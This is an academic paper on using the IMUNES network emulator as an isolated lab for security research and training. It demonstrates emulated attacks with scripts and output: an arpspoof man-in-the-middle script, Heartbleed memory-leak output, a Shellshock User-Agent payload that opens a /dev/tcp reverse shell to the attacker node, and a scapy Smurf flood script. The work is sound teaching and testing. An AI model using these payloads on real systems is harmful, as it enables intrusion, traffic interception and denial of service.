ISSN 1330-3651 (Print), ISSN 1848-6339 (Online)
https://doi.org/10.17559/TV-20150720150638

SECURITY RESEARCH AND LEARNING ENVIRONMENT BASED ON SCALABLE NETWORK EMULATION

Denis Salopek, Valter Vasić, Miljenko Mikuc

Subject review

Security attacks are becoming a standard part of the Internet and their frequency is constantly increasing. Therefore, an efficient way to research and investigate attacks is needed. Studying attacks needs to be coupled with security evaluation of currently deployed systems that are affected by them. The security evaluation and research process needs to be completed quickly to counter the incoming attacks, but this is currently a complex and time-consuming procedure which includes a variety of systems and tools. Furthermore, as the attack frequency is increasing, new security specialists need to be trained in a comprehensible and standardized way. We propose a new approach to security evaluation and research that uses scalable network emulation based on lightweight virtualization implemented in IMUNES. This approach provides a unified testing environment that is efficient and straightforward to use. The emulated environment also couples as a portable and intuitive training tool. Through a series of implemented and evaluated scenarios we demonstrate several concepts that can be used for a novel approach in security evaluation and research.

Keywords: *network emulation; protocol evaluation; security testing; virtualization*

Okolina za istraživanje i podučavanje sigurnosti zasnovana na skalabilnoj emulaciji računalnih mreža

Pregledni članak

Sigurnosni napadi postaju svakodnevni dio Interneta, a učestalost njihovog izvođenja u stalnom je porastu. Zbog toga je potrebno razviti metodu za učinkovito istraživanje i analizu takvih napada. Proučavanje napada potrebno je izvoditi u sprezi s procjenom sigurnosti računalnih sustava na kojima se u tom trenutku izvršavaju napadi. Procjena sigurnosti i proces istraživanja moraju se moći obaviti u kratkom vremenu zbog što brže zaštite od dolazećeg napada. Trenutno je to kompleksan i vremenski zahtjevan zadatak koji uključuje širok raspon sustava i alata. Također, budući da se učestalost napada povećava, novi sigurnosni stručnjaci moraju se obučavati na način koji im je razumljiv i standardiziran. Predlažemo novi pristup procjeni sigurnosti i istraživanju koji koristi skalabilnu emulaciju mreže zasnovanu na virtualizaciji korištenoj u alatu IMUNES. Ovakav pristup pruža ujedinjenu okolinu za testiranje koja je efikasna i jednostavna za korištenje. Emulirana okolina također može služiti kao prenosiv i intuitivan alat za podučavanje i vježbu. Kroz niz implementiranih i analiziranih scenarija, pokazali smo određene koncepte koji se mogu koristiti za novi pristup u procjeni i istraživanju sigurnosti.

Ključne riječi: *emulacija računalnih mreža; evaluacija protokola; provjera sigurnosti; virtualizacija*

1 Introduction

Network security research and education is currently an important area because of the constantly emerging security threats in the Internet. Therefore, an efficient way of studying those threats is needed. Studying and understanding security problems and attacks is easier to do with access to real event data, which is usually collected by intrusion detection systems, honeypots and different network forensic systems [1].

The collected event data is then thoroughly analyzed and interpreted. After the analysis, the collected data can be also used to reproduce the attack in an isolated environment. Most of today's attack scenarios, even the unsophisticated ones, involve more than a couple of network nodes and that can be quite complex to setup in testbed environment. To evaluate and solve security problems a researcher needs to have a complete overview of the attack and communication state. We have identified key features that a security evaluation tool should have to be suitable for conducting security testing and education.

The security evaluation tool needs to provide an isolated environment to prevent malware propagation into an external network. It should enable reproducible experiments with reasonably fast setup and startup times. Nevertheless, it should also implement a simple interface that can control all network nodes and links included in the network setup while enabling live network captures that can be mutually correlated and analyzed. To achieve that goal, all network nodes need to have a synchronized clock and an uncomplicated data collection method.

An isolated (sandboxed) execution environment can be achieved using virtualization. A similar effect could also be achieved by using physical equipment but managing all the connections and the whole setup would be time consuming. A significant advantage of virtualization is effortless backup and portability of the setup, which is cumbersome to achieve with hardware deployments.

There are three main virtualization technologies, full virtualization, para-virtualization and operating system level virtualization [2]. Full virtualization (VMware player, VirtualBox) needs the largest amount of system resources to setup a virtual machine, whereas para-virtualization (xen [3], kvm [4], VMware ESX [5]) leverages the resource cost by directly communicating with underlying hardware and thereby eliminates the need to use certain virtual drivers and devices. Operating system level virtualization (jails [6] on FreeBSD, LXC containers [7] and docker [8] on Linux) adds minimal overhead to create independent user-space instances and represents a lightweight solution that separates running processes and usually gives virtual nodes their own copy of the network stack. Network emulation is possible when those virtual node network stacks can be connected in an arbitrary way to form a realistic network environment.

Operating system level virtualization is also efficient from the setup and configuration standpoint and enables starting whole networks in a couple of seconds [9].

The next requirement for a security evaluation tool is a comprehensive overview of the current configuration and deployment that enables the control of all network nodes and links included in the setup. That tool should also enable network traffic capturing and simple correlation of network captures across the whole setup. As already mentioned, this is enabled by using a synchronized clock which network emulators based on operating system level virtualization inherently have, since everything in its virtualized environment is bound to the same system clock.



Figure 1 Security emulation overview

In Fig. 1 the main difference between using physical equipment and network emulation tools for security evaluation is shown. When physical equipment is used, we need to manage and collect data from a distributed environment that involves various management and data collection tools. Using network emulation enables the transition to a more unified environment with a unified approach to management and data collection. The network emulation approach also enables the management of connections between network nodes, which represents an advantage upon traditional physical machine setups. Emulated setups provide the possibility of migrating physical node functionalities to virtual nodes in a way that simplifies setup and unifies management by transferring it to the network emulation tool.

Through a series of network security scenarios, we aim to show that network emulation is not only a suitable tool to evaluate security of networked solutions, but also a better alternative to usual fully virtualized and hardware solutions because of the advantages it provides. In this paper, we have restricted emulated attack scenarios to those related to denial of service, man in the middle, information leakage and session hijacking on *Unix-like* operating systems (FreeBSD and Linux). Exploits and attacks tightly related to operating systems or various application versions can also be emulated by using emulation tools on slightly different way that is out of the scope of this paper. Anyhow, these tools are a valuable asset for showing how most of the network related exploits work and provide a great way to make security education and research easier.

This paper is organized as follows: in section 2 we provide further motivation for using network emulation as a security testing and learning environment. In section 3 a couple of security scenarios are described and explained. In section 4 we give an evaluation of the proposed platform. Related work is covered in section 5 and we conclude in section 6.

2 Using network emulation as a testing tool

The landscape of network emulation tools has been stable in the last couple of years. An overview of current network emulation tools that provide full network emulation support, i.e. can communicate with real equipment in real-time, was presented in our previous work [9]. Network emulation tools combined with the processing power and inherent parallelism in current off-the-shelf hardware enables seamless integration of emulated networks with a real-world environment as shown in [9][10][11]. Current commodity hardware can run numerous services through lightweight operating system level virtualization such as LXC containers [7], docker [8] and FreeBSD jails [6].

Evaluation of security protocols in a non-emulated network environment often shows to be cumbersome and time consuming because of individual hardware host configuration which becomes more complex when the number of nodes increases. The main advantages of network emulation are: straightforward environment setup, ability to store and recreate the same scenario in a consistent way, fast and systematic traffic and topology overview, simple introduction of network disturbances and simple integration into existing network environments.

An emulated network environment is simple to setup and modify because it gives a unified overview of the current network topology where the interface and address lists can be seen immediately and connection management and data collection is just a mouse click away. Environment startup and shutdown is done in a matter of seconds and gives the possibility to quickly evaluate and test the emulated environment prototype. A key feature is the possibility to recreate an identical environment multiple times to thoroughly test the prototyped setup.

The whole emulated environment is stored in one topology configuration file and a small number of setup scripts. Therefore, it can be easily migrated to different testing machines. It is not possible to achieve this kind of portability with non-emulated network setups because all disk contents need to be backed up to recreate the same scenario. Virtual nodes in emulated networks usually solve that problem by having a base template that is given to virtual nodes and only the differences from that template are stored on the machine running the emulated environment. Setup portability coupled with the small system footprint of emulated networks facilitates education and training because the same testing environment can be recreated on student or employee computers and serve as a realistic setup for practical teaching, e.g. creating a virtual machine with all scenarios needed for the education. A sample VirtualBox image that can be used to test scenarios shown in this paper is provided in [12].

Virtual nodes can run routing daemons to enable dynamic routing, which is needed to recreate a realistic network environment. On top of that, certain emulation tools can run all standard applications. This opens the possibility to run all services that are part of standard computer networks and demonstrate the extent certain security attacks have on the network. These services include IPv4/IPv6 routing daemons, DHCP and DNS servers, HTTP and mail (SMTP, IMAP) servers, firewalls and IPsec security gateways. There is also the possibility of running live packet captures on each node by using well-established tools like tcpdump and Wireshark. This enables better insight and control of the communication than it would be possible on nodes in a non-emulated environment.

If the network emulation tool supports network traffic manipulation it can be used for easier setup of vulnerable conditions. This feature is used for testing communication corner cases that are hard to reproduce by using traditional tools and hardware in a time and resource efficient manner. Simulating denial of service attacks without generating large amounts of network traffic can be done by delaying responses from certain sources. Additional traffic manipulations can be done by introducing bandwidth limitation, defining packet drops by specifying bit-error-rates on links and introducing networking disturbances by duplicating packets that pass through the emulated environment.

Since emulation tools can generate real-world and real-time network traffic, they can be connected to the external network devices by assigning a hardware network interface card to the environment. This enables connecting additional tools and systems, e.g. specialized hardware (traffic generators and analyzers) and different machines running various operating systems (Windows, OS X, Linux, Unix). In this scenario, network emulation simplifies setting up the interconnecting infrastructure such as switches, routers, secure gateways and firewalls that run on emulated nodes. Also, hardware or software specific exploits can be connected to the emulated environment directly and interact with the emulated network topology. Other operating systems or version specific problems can run in a fully virtualized environment like VirtualBox and still be connected to the emulated network environment that provides the malicious traffic and entire network infrastructure. The emulated environment makes automation and documentation of security scenarios much easier in comparison to using a wide variety of systems and platforms.

3 Emulated attack scenarios

In this section, several security evaluation scenarios are demonstrated by using IMUNES [13], a general-purpose network emulator. It was primarily chosen as the network emulation tool because we are familiar with the tool, which enables us to use its resources in the best way possible. Also, recent performance results shown in [9] confirm that it uses a very efficient traffic-forwarding plane. Even though most of the presented usecases do not need higher traffic volumes to be executed, our aim is to minimize the network emulation overhead impact on attack scenarios and their execution.

IMUNES is a network emulator that runs on the FreeBSD and Linux operating systems. On FreeBSD it uses efficient zero copy packet forwarding, and network stack virtualization in the form of FreeBSD jails [14][15]. The communication infrastructure (links, switches and hubs) is parallelized by using netgraph, kernel level API for traffic manipulation included in the FreeBSD kernel [16]. A virtual node emulated in IMUNES can run all FreeBSD binaries and Linux applications using FreeBSD's binary application compatibility layer. On Linux IMUNES is based on Docker and openvswitch tools. All virtual nodes share the same system clock, which enables network capture correlation between two virtual nodes. If the operating system running IMUNES does not support some specific tools needed to mount an attack, external virtual or hardware network nodes can be connected to the emulated network through the external interface tool.

In the rest of this section we present a couple of security scenarios created by using the IMUNES network emulator. The presented attack scenarios and scripts with the accompanying instructions can be found in a dedicated Github repository [17].

In the presented scenarios, we show network emulation concepts that are used to recreate vulnerable conditions and describe how certain attacks are mounted. The first scenario shows how to achieve the standard Man-in-the-middle attack. It is used to demonstrate how to use network emulation for recreating attacks and how to monitor attacks on virtual nodes. The second scenario shows how to introduce a complex infrastructure into the emulated environment and how to use link delay to simulate a denial of service attack. The next scenario shows how vulnerable applications and custom scripts can be introduced into virtual nodes. In the fourth scenario, distributed denial of service attacks is analyzed. This scenario shows how to build custom scripts that will flood the network with large amount of network traffic, which will cause packet drops because of the network bandwidth limitations imposed. The last scenario shows how to introduce secure infrastructure in the form of firewalls, IPsec gateways and intrusion detection systems into the emulated network.

3.1 Recreating a network attack

In this scenario, we show the advantages gained by using the clonable network stack which enables completely independent traffic processing on virtual nodes in the emulated network. We also present how to create a reproducible network attack, how to monitor network nodes and run live traffic captures to achieve a unified scenario overview.

A Man-in-the-middle network attack is presented as a template scenario. The requirements are as follows:

- A network topology specified in the emulation tool, like the one shown in Fig. 2. This topology consists of a local network with a PC and Attacker node connected to the same router node through a LAN switch.
- Set of scripts that recreate the scenario and enable the Attacker to control all traffic that the PC exchanges with the external networks.
- A platform that enables the creation and execution of the topology in real-time with all the needed tools in virtual nodes (i.e. hardware or virtual machine running FreeBSD with IMUNES installed).

After the experiment is started the PC node can ping the Server, so that the Attacker cannot see or interfere with the traffic (this is verified by starting a tcpdump/Wireshark capture on the virtual node):

```
root@PC:/ # ping 10.0.1.10
PING 10.0.1.10 (10.0.1.10): 56 data bytes
64B from 10.0.1.10: icmp_seq=0 ttl=63 time=31.434 ms
64B from 10.0.1.10: icmp_seq=1 ttl=63 time=0.053 ms
```

The attack is conducted in a local network by performing ARP cache poisoning [18] from the attacker that wants to intercept traffic (the solid line in Fig. 2). Before the attack is conducted the ARP cache on the PC is not poisoned:

```
root@PC:/ # arp -an
? (10.0.0.1) at 42:00:aa:00:00:02 on eth0
? (10.0.0.20) at 42:00:aa:00:00:00 on eth0
```



Figure 2 Man-in-the-middle scenario

To poison the ARP cache the attacker sends Gratuitous ARP messages [19] to the attacked node(s) so that the IP of the default router has the spoofed MAC address of the attacker and notifies the default router that the PC has the MAC address of the attacker. A supplemental script is shown below. The script (mitm.sh) uses the `himage` tool to start arbitrary commands on virtual nodes. This is a standard tool included in the IMUNES distribution. The arpspoof tool is a part of the dsniff [20] collection that is available on FreeBSD and can be used on virtual nodes in IMUNES.

```
% cat mitm.sh
#!/bin/sh

# enable IP packet forwarding
himage Attacker sysctl -w net.inet.ip.forwarding=1
# disable sending IP redirects
himage Attacker sysctl -w net.inet.ip.redirect=0

# tell the Router that the PC has the Attacker MAC
himage Attacker arpspoof -i eth0 \
    -t 10.0.0.1 10.0.0.20 &
# tell the PC that the Router has the Attacker MAC
himage Attacker arpspoof -i eth0 \
    -t 10.0.0.20 10.0.0.1 &
```

After the script is started we can see the change in the ARP cache on the PC and Router nodes:

```
root@PC:/ # arp -an
? (10.0.0.1) at 00:11:22:33:44:55 on eth0
? (10.0.0.210) at 00:11:22:33:44:55 on eth0
? (10.0.0.20) at 42:00:aa:00:00:00 on eth0

root@Router:/ # arp -an
? (10.0.0.1) at 42:00:aa:00:00:02 on eth0
? (10.0.0.210) at 00:11:22:33:44:55 on eth0
? (10.0.0.20) at 00:11:22:33:44:55 on eth0
```

While this setup is active all traffic between the PC and Router will flow through the Attacker (IP - 10.0.0.210, MAC - 00:11:22:33:44:55), as shown in the output below. Now the traffic flows in as shown by the dashed line in Fig. 2.

```
root@PC:/ # ping 10.0.1.10
PING 10.0.1.10 (10.0.1.10): 56 data bytes
64B from 10.0.1.10: icmp_seq=0 ttl=62 time=0.036 ms
64B from 10.0.1.10: icmp_seq=1 ttl=62 time=0.064 ms

root@Attacker:/ # tcpdump -ni eth0
IP 10.0.0.20 > 10.0.1.10: ICMP request, seq 0
IP 10.0.0.20 > 10.0.1.10: ICMP request, seq 0
IP 10.0.1.10 > 10.0.0.20: ICMP reply, seq 0
IP 10.0.1.10 > 10.0.0.20: ICMP reply, seq 0
ARP, Reply 10.0.0.1 is-at 00:11:22:33:44:55
ARP, Reply 10.0.0.20 is-at 00:11:22:33:44:55
IP 10.0.0.20 > 10.0.1.10: ICMP request, seq 1
IP 10.0.0.20 > 10.0.1.10: ICMP request, seq 1
IP 10.0.1.10 > 10.0.0.20: ICMP reply, seq 1
IP 10.0.1.10 > 10.0.0.20: ICMP reply, seq 1
```

The first change that can be seen is that the time to live (TTL) value has decreased from 63 to 62. In the tcpdump output on the attacker side we can see both the ICMP request and reply twice, for the inbound and outbound directions. The ARP cache poisoning traffic is also shown in the output.

3.2 Infrastructure attacks

Security attacks often depend on infrastructure and various services and they are not always achievable without additional network nodes or access to the public infrastructure. We show that all necessary parts of the DNS system hierarchy can run in an emulated network. The whole topology is comprised of more than twenty network nodes, which demonstrate that complex attack scenarios are achievable in the emulated environment. Furthermore, we demonstrate how introducing link delay that significantly slows down network communication can simulate a denial of service attack on a specific node in the emulated network.

As an example, a DNS spoofing attack on the Domain Name System (DNS) [21] infrastructure is presented. This is a simplified version of the Kaminsky DNS attack [22]. The emulated network topology is running various network nodes (routers, DNS servers, HTTP servers and end-user PCs) on one physical machine within the same unified environment. To deploy such an environment in a physical environment the configuration would take significantly more time than running a couple of shell scripts that are used to deploy the presented scenario. It is also possible to run other distributed services in the emulated environment, like Public Key Infrastructure (PKI) or Lightweight Directory Access Protocol (LDAP) infrastructure. All virtual nodes have separate file-systems and thus can be used independently for recording traffic and logging important data. The emulated topology is shown in Fig. 3.



Figure 3 DNS spoofing attack scenario

The aim of the implemented attack is to perform DNS cache poisoning on the recursive DNS server (dnsZpm30.0.0.2) that is used by the pc node. The effect is demonstrated by using http servers that also reside in the emulated environment. The attacker generates the request for the name www.tel.fer.hr on the recursive DNS server (dnsZpm) used by the pc. The server then requests an answer from the DNS server (dnsTel, 20.0.0.2) that serves the tel.fer.hr domain. The attacker needs to craft a malicious response and send it to the recursive server before the dnsTel server responds to it. In order to do that fast enough, a denial of service attack on the dnsTel server needs to be simulated to delay the traffic towards it. A two second delay is introduced by using the network emulation tool and can be seen in Fig. 3. To create the valid response, the attacker needs to have access to the traffic flowing through the router R9. The malicious response has an injected DNS entry that redirects all pc traffic destined to www.tel.fer.hr to the RogueServer (10.0.11.10).

3.3 Service attacks

Beside the needed infrastructure all networks have some underlying services that are used to ensure safe and secure delivery of data to their respective clients. These services sometimes prove to be the cause of certain attacks. Two service attacks are demonstrated using the network topology shown in Fig.2. In these scenarios, we show how to introduce vulnerable applications and custom testing scripts to reproduce a specific service attack in the emulated network. The emulated environment enables replaying the scenario with the same initial conditions, which is relevant for certain attacks that rely on data collection and statistical analysis.

3.3.1 TLS Heartbleed

Transport Layer Security (TLS) [23] is a secure channel protocol that enables secure communication between the communicating parties. In the year 2014 many problems of the protocol were exposed. These problems were mostly connected to improper implementation. In this scenario, a vulnerability of a badly implemented heartbeat function [24] is shown.

In the presented scenario, we demonstrate how to introduce a vulnerable version of OpenSSL that is used only on some network nodes and enables The Heartbleed bug [25] exploitation. On the other side, the Attacker node is provided a custom python script[1], which exploits the heartbeat option and shows the chunks of memory that are leaked by OpenSSL.

After the emulated topology and the vulnerable https server are started, the heartbleed.sh script copies the custom python script and executes it on the Attacker node. The output of the execution, which contains the leaked https server memory, is shown below.

```
# ./heartbleed.sh
defribulator v1.16
A tool to test and exploit the TLS heartbeat
vulnerability aka heartbleed (CVE-2014-0160)
##############################################
Connecting to: 10.0.1.10:443, 1 times
...
WARNING: 10.0.1.10:443 - server is vulnerable!
Please wait... connection attempt 1 of 1
##############################################
.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
.........3.2.....E.D...../...A................
.................I.........
...........
...................................#.......
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
....h.F __..3.R..h
```

To successfully extract different chunks of memory an https client needs to constantly request new data so that OpenSSL conducts new operations by using the secret

[1] https://gist.github.com/eelsivart/10174134

key, and thus increases the chances for the attacker to recognize and collect parts of the key.

3.3.2 Shellshock

The bash shell is the standard shell used by all Linux systems and most other Unix systems. The Shellshock vulnerability [26] enabled an attacker to execute arbitrary commands if the bash shell was used as a script that accepted user-defined input. In this scenario, we show how to deploy the vulnerable bash shell only on certain virtual nodes and demonstrate the interactivity that can be achieved in the emulated environment. The vulnerable environment is configured by exposing bash through a Common Gateway Interface (CGI) script running on an http server. The vulnerability is exploited by using the following custom code that is executed on the attacker node:

```
# fetch -o- -q --user-agent='() { echo ; };
echo "Content-type: text/plain";
echo ""; echo "`/usr/local/bin/bash -i>&
 /dev/tcp/10.0.0.210/8080 0>&1`";'
 http://10.0.1.10/form.sh
```

After the code is executed the vulnerable bash instance will try to connect to the attacker node (10.0.0.210) on port 8080. This is usually referred to as a reverse TCP shell. For a successful attack the attacker must start a TCP listener on the specified port. In our environment, this is achieved through a netcat instance (nc -l 8080) that waits for the incoming connection. The resulting output in the netcat instance after the connection is received is shown below.

```
root@Attacker:/ # nc -l 8080
root@Server:/ #ps ax
  PID TT  STAT    TIME COMMAND
32061 ??SsJ  0:00.00 rpcbind
32067 ??  IsJ  0:00.00 inetd
32418 ??  SJ   0:00.00 lighttpd
32448 ??  SJ   0:00.01 bash /root/www.host/form.sh
32449 ??  SJ   0:00.00 bash /root/www.host/form.sh
32450 ??  SJ   0:00.00 /usr/local/bin/bash -i
32451 ??  RJ   0:00.00 ps ax
```

3.4 Distributed denial of service attacks

Denial of Service (DoS) attacks are performed by flooding the network link with packets or flooding a running service with requests. To efficiently perform such an attack, attackers often use multiple network nodes that will generate the traffic directed to the victim. These kinds of attacks are hence called Distributed Denial of Service (DDoS). Traffic redirection is done by spoofing the source IP address in the malicious packets directed to the distributed nodes. In the following two examples, we demonstrate how to deploy a larger amount of network nodes that will generate high network loads. We also show how to create and deploy simple python scripts on an attacker node and run traffic replay tools to achieve a DDoS attack. DDoS attacks are characterized by slow responses and packet drops. In the emulated environment, this is achieved by introducing link bandwidth limitations on the server uplink. The bandwidth limitation in the emulated environment is done in the same manner as in a physical setup and is achieved by queuing incoming traffic into a network queue that will discard excess traffic.

3.4.1 Smurf attack

Smurf attack [27] is the most basic kind of a DDoS attack that can be conducted by using the ICMP protocol. This setup needs a network of nodes that reply to ICMP echo requests, like the one shown in Fig. 4. In this scenario, the Attacker can achieve 17 times more traffic (16 PCs and 1 router) than it would by using one node. By sending one specifically created packet the attacker causes 17 packets to be sent to the Server node.

To conduct the attack, the attacker sends an ICMP echo request to the broadcast address of the local network (10.0.0.255) with the spoofed source IP set to 10.0.1.10 (Server). This attack is demonstrated using scapy [28], a tool for manipulating and crafting custom network traffic. The complete script that creates and sends the packet is shown below.

```
#!/bin/sh

#create the packet and send it 1000 times
echo "\
packet=IP(src="10.0.1.10",dst="10.0.0.255")/ICMP()
send(packet*1000)
exit()" > /tmp/script.py

#copy the scapy script to the Attacker
hcp /tmp/script.py Attacker:

#execute the script
himage Attacker scapy -c script.py
```



Figure 4 Amplification attacks scenario

Tcpdump on Attacker and Server nodes shows that for each packet sent from Attacker, the Server node receives 17 packets.

3.4.2 Network Time Protocol amplification attack

Amplification attacks are currently one of the biggest threats in the Internet. These attacks have the potential to increase the traffic produced by denial of service attack up to 20 times. [29]

Network Time Protocol (NTP) [30] is used to synchronize time between computers over the connectionless UDP transport layer protocol. NTP server misconfiguration enables the possibility to query the server about the last 600 hosts that have been synchronized with the server. In this scenario, we show how to deploy misconfigured NTP servers that have the MONLIST option [31] turned on. The problematic query does not need any form of authentication and therefore the request can have a spoofed source IP address. This enables exploitation of misconfigured NTP servers for amplification attacks.

This attack is conducted on the same network setup as the smurf attack in 3.4.1, Fig 4. To recreate a similar scenario to the real world we have limited the link bandwidth between the Server node and the router to 10 Mbps. The attack is prepared with the script ntp.sh that starts the misconfigured NTP servers. A small scapy script is used to prepare the malicious traffic on the Attacker node and save it into a packet capture file. This packet capture is used by the tcpreplay [32] tool to send a greater (up to 100 times more) number of packets than the scapy tool, which is used in the smurf attack. The possibility to seamlessly transition to different and more capable tools demonstrates that the presented emulated network environment can run all standard applications and represents a flexible building block for recreating network attacks.

After executing the attack pinging the Server from the PC node shows a 30 percent packet loss. This represents the usual behavior of a Server that is under NTP amplification DDoS attack. The output of the ping command is shown below:

```
root@PC:/ # ping 10.0.1.10
PING 10.0.1.10 (10.0.1.10): 56 data bytes
64B from 10.0.1.10: icmp_seq=60 ttl=62 time=0.036 ms
64B from 10.0.1.10: icmp_seq=62 ttl=62 time=0.064 ms
```

Packets are getting lost in transit because of the traffic load the NTP amplification attack is causing. The increased load can also cause higher communication delays.

3.5 Attacks through secured infrastructure

An important element of deploying and testing applications and systems is adding an additional layer of security by using security solutions like firewalls, IPsec security gateways and intrusion detection systems (IDS). This represents the defense in depth concept, which is a standard for protecting new and existing systems. In network emulation tools, we can introduce such mechanisms in a resource efficient manner just by adding additional nodes to the emulated topology that will run the needed services. In this scenario, we show how to deploy additional security layers to the emulated environment.

In Fig 5 we can see a classic demilitarized zone (DMZ) setup with the possibility of introducing IPsec VPN tunnel connections. The DMZ is created by starting a couple of firewalls. In our case, we use the ipfw firewall provided in FreeBSD. The idea is to permit only the input traffic that is destined to the host node through the InboundRouter node. The other part of the setup is limiting access to the Intranet network from the DMZ, which is achieved by a set of rules on the FW_IPsec node. The FW_IPsec can also provide NAT translation for the Intranet nodes.



Figure 5 Infrastructure deployment

On the same topology shown in Fig. 5 we can also deploy IPsec tunneling from the HomeRouter node to the FW_IPsecnode to add Virtual Private Network (VPN) access to the PC node. To setup the IPsec tunnel we use the strongswan [33] IPsec solution by using previously generated certificates.

An additional level of security infrastructure can be added by introducing IDS solutions on additional virtual nodes in the form of Snort [34] or Suricata [35]. One IDS sensor could be added before the host by adding a hub node between the host and the external switch, whereas the other IDS sensor could be introduced in the Intranet network by replacing the internal switch by a hub. The introduction of IDS sensors adds a new level of secure infrastructure that helps in the realistic recreation of hardware deployment by using a network emulation tool.

4 Emulation platform evaluation

To evaluate the entire emulation platform a series of benchmarks were performed on each of the presented emulated topologies. To show the scalability and efficiency of the platform we measured the following properties: topology startup and topology termination times, time needed to perform the attack and maximum memory and CPU usage during the attack.

